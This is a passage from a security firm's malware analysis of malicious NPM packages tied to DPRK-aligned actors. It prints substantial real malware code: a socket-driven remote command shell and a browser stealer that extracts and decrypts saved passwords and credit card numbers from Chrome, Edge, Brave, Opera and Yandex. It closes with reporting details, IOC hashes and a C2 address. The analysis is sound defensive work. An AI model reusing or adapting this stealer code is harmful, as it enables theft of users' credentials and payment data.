7. Download AnyDesk
8. Exfiltrate specific user folders

```python
class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
        print("init success")
    def listen_recv(A):
        while A.is_alive:
            try:
                print("start listen")
                recv=A.sess.recv()
                print("listen recv:", recv)
                if recv==-1:
                    if A.timeout_count<30:A.timeout_count+=1;continue
                    else:A.timeout_count=0;recv=_N
                if recv:
                    A.timeout_count=0
                    with A.lock:
                        D=json.loads(recv);c=D['code'];args=D['args']
                        try:
                            if c != 2:
                                args=ast.literal_eval(args)
                        except:
                            pass
                        if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,));t.start()#tg(args)
                        else:
                            if A.is_alive:A.is_alive=_F;A.close()
                else:
                    if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()
            except Exception as ex:print("error_listen:", ex)

    def shell(A):
        print("start shell")
        t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
        while A.is_alive:
            try:sleep(5)
            except:break
        A.close()
        return A.is_delete

    def send(A,code=_N,args=_N):A.sess.send(code=code,args=args)
    def sendall(A,m):A.sess.sendall(m)
    def close(A):A.is_alive=_F;A.sess.shutdown()
    def send_n(A,a,n,o):p={_A:a,_O:o};A.send(code=n,args=p)

    def ssh_cmd(A,args):
        try:
            if os_type == "Windows":
                subprocess.Popen('taskkill /IM /F python.exe', shell=_T)
            else:
                subprocess.Popen('killall python', shell=_T)
        except: pass
```

It uploads the results of these commands in JSON over a socket connection.

### Cross-Platform Browser Stealer

Whilst the tertiary component, `.n2/bow`, is only downloaded if the host OS is not MacOS, the script itself contains comprehensive cross-platform support. Unlike earlier Python payload files, this final script was not hidden behind a compression routine, and is largely unobfuscated.

It consists of almost 500 lines of meticulous, documented data extraction functionality for Chrome, Edge, Brave, Opera, and Yandex browsers. It interacts directly with browser databases using `sqlite3`, implementing password decryption tailored for each operating system.

```python
    def retrieve_database(self) -> list:
        """
        Retrieve all the information from the databases with encrypted values.
        """
        temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"
        database_paths, keys = self.database_paths, self.keys
        try:
            for database_path in database_paths:  # Iterate on each available database
                # Copy the file to the temp directory as the database will be locked if the browser is running
                filename = os.path.join(temp_path, "LoginData.db")

                shutil.copyfile(database_path, filename)

                db = sqlite3.connect(filename)  # Connect to database
                cursor = db.cursor()  # Initialize cursor for the connection
                # Get data from the database
                cursor.execute(
                    "select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created"
                )

                # Set default values. Some of the values from the database are not filled.
                creation_time = "unknown"
                last_time_used = "unknown"
                key = keys[database_paths.index(database_path)]

                # Iterate over all the rows
                for row in cursor.fetchall():
                    origin_url = row[0]
                    action_url = row[1]
                    username = row[2]
                    encrypted_password = row[3]
                    created = row[4]
                    lastused = row[5]

                    # Decrypt password
                    if self.target_os == "Windows":
                        password = self.decrypt_windows_password(encrypted_password, key)

                    elif self.target_os == "Linux" or self.target_os == "Darwin":
                        password = self.decrypt_unix_password(encrypted_password, key)

```

Another key feature is the `retrieve_web` function, which queries the browser databases for credit card information.

```python
    def retrieve_web(self):

        web_paths, keys = self.brw_paths, self.keys
        temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"

        try:
            for web_path in web_paths:
                filename = os.path.join(temp_path, "webdata.db")
                shutil.copyfile(web_path, filename)

                conn = sqlite3.connect(filename)
                cursor = conn.cursor()
                cursor.execute(
                    'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards')

                key = keys[web_paths.index(web_path)]
                for row in cursor.fetchall():
                    if not row[0] or not row[1] or not row[2] or not row[3]:
                        continue

                    # Decrypt password
                    if self.target_os == "Windows":card_number = self.decrypt_windows_password(row[3], key)
                    elif self.target_os == "Linux" or self.target_os == "Darwin":card_number = self.decrypt_unix_password(row[3], key)
                    else:card_number = ""

                    if card_number == "" and not self.blank_passwords:continue

                    self.webs.append(dict(name_on_card=row[0],expiration_month=row[1],expiration_year=row[2],card_number=card_number,date_modified=row[4]))

                cursor.close();conn.close()
                try:os.remove(filename)
                except OSError:pass
        except Exception as E:return []
```

## Reporting

After we confirmed all 3 NPM packages to be malicious, we reported our findings to the NPM Security team and the OSV malicious packages database on 7th September. By 9th September they were removed from the NPM registry.

During the period they were live, the packages were downloaded a combined 341 times:

| Package | Download count |
|---|---|
| ethersscan-api | 91 |
| eslint-module-conf | 107 |
| eslint-scope-util | 143 |

It is likely a significant proportion of these downloads will have been from security tooling and automated tools, seeing as we expect the attacks to be reasonably targeted, but we cannot confirm this. As such, the full extent of the compromise remains uncertain.

## Conclusion

During this investigation Stacklok uncovered a new variation of the combined BeaverTail and InvisibleFerret tooling used by DPRK-aligned threat actors in attacks abusing the open source supply chain.

The delivery mechanism - embedding JavaScript malware as a NodeJS dependency within a seemingly legitimate GitHub repository - highlights the vulnerability of open-source ecosystems to such attacks. The additional malicious code which kicked off the infection chain was abstracted away from inspection by the user and, in many cases, automated security tools.

While this incident involved the relatively simple case of a direct dependency - the complexity and resultant risk increases exponentially when considering transitive dependencies - indirect dependencies pulled in by third-party libraries. These nested dependencies increase the difficulty of identifying and mitigating security threats, expanding the attack surface.

Threat actors are increasingly exploiting this web of complexity. The security of the open-source supply chain relies on maintaining visibility and trust across every layer of the development process.

## IOCs

### File

| Name | SHA256 | ssdeep |
|---|---|---|
| `.npl` | b8a68c5c25e586319481603ddab11276f66965a4701f89abc181308edc1bdb53 | 96:I7XQcKxhwlRPKDU09c7RDXSi1z6V3821GppAqNM |
| `pay` | 2b7c7df496c6aff2f4339ad6b9dcc5bb43c81898d29332fd5378874f896a73dd | 384:mBQ4EMdjMqJvfZbjLTjcamTfSioCph5ZX2hmzc2h |
| `bow` | d141bc9b5664a906ec501781edf7b7af2f8640b067fd90c7f36876cba764807b | 192:HymQjtIkGN5V2kbeDA9rRbWfgjvG+LcIzfJ78pnS3 |

### Network

C2 Server: `95.164.17[.]24:1224`